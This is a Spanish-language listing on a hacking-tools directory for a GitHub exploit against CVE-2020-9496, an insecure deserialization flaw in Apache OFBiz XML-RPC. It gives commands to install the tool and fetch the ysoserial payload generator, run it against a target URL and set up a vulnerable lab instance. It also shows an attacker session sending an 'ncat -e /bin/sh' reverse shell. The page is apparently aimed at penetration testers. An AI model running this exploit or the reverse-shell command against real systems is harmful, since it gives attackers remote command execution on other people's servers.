
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2020-9496 — Las solicitudes XML-RPC son vulnerables a problemas de deserialización insegura y Cross-Site Scripting en Apache OFBiz 17.12.03 | Kitploit
Herramientas/GitHubGitHub/ambalabanov/cve-2020-9496
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónHerramienta de Acceso Remoto
GitHubambalabanov/cve-2020-9496

CVE-2020-9496

Las solicitudes XML-RPC son vulnerables a problemas de deserialización insegura y Cross-Site Scripting en Apache OFBiz 17.12.03

Ver Repositorio
125hace 5 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2020-9496

Las solicitudes XML-RPC son vulnerables a deserialización insegura y problemas de Cross-Site Scripting en Apache OFBiz 17.12.03

Instalar requisitos

$ pip install -r requirements.txt
$ wget https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar -O ysoserial.jar

Uso

$ python cve-2020-9496.py --target [URL]

Prueba

víctima

$ git clone https://gitbox.apache.org/repos/asf/ofbiz-framework.git ofbiz-framework
$ cd ofbiz-framework/
$ git checkout release17.12.01
$ sed -i 's/gradle-3.2.1-bin.zip/gradle-6.0-bin.zip/g' gradle/wrapper/gradle-wrapper.properties
$ sudo ./gradlew ofbiz

atacante


$ python cve-2020-9496.py --target https://127.0.0.1:8443
cmd> ncat -e /bin/sh 127.0.0.1 8888
[!] Send payload ...
[+] Done!

PoC PoC
Agradecimientos a: https://github.com/g33xter

Descargar herramienta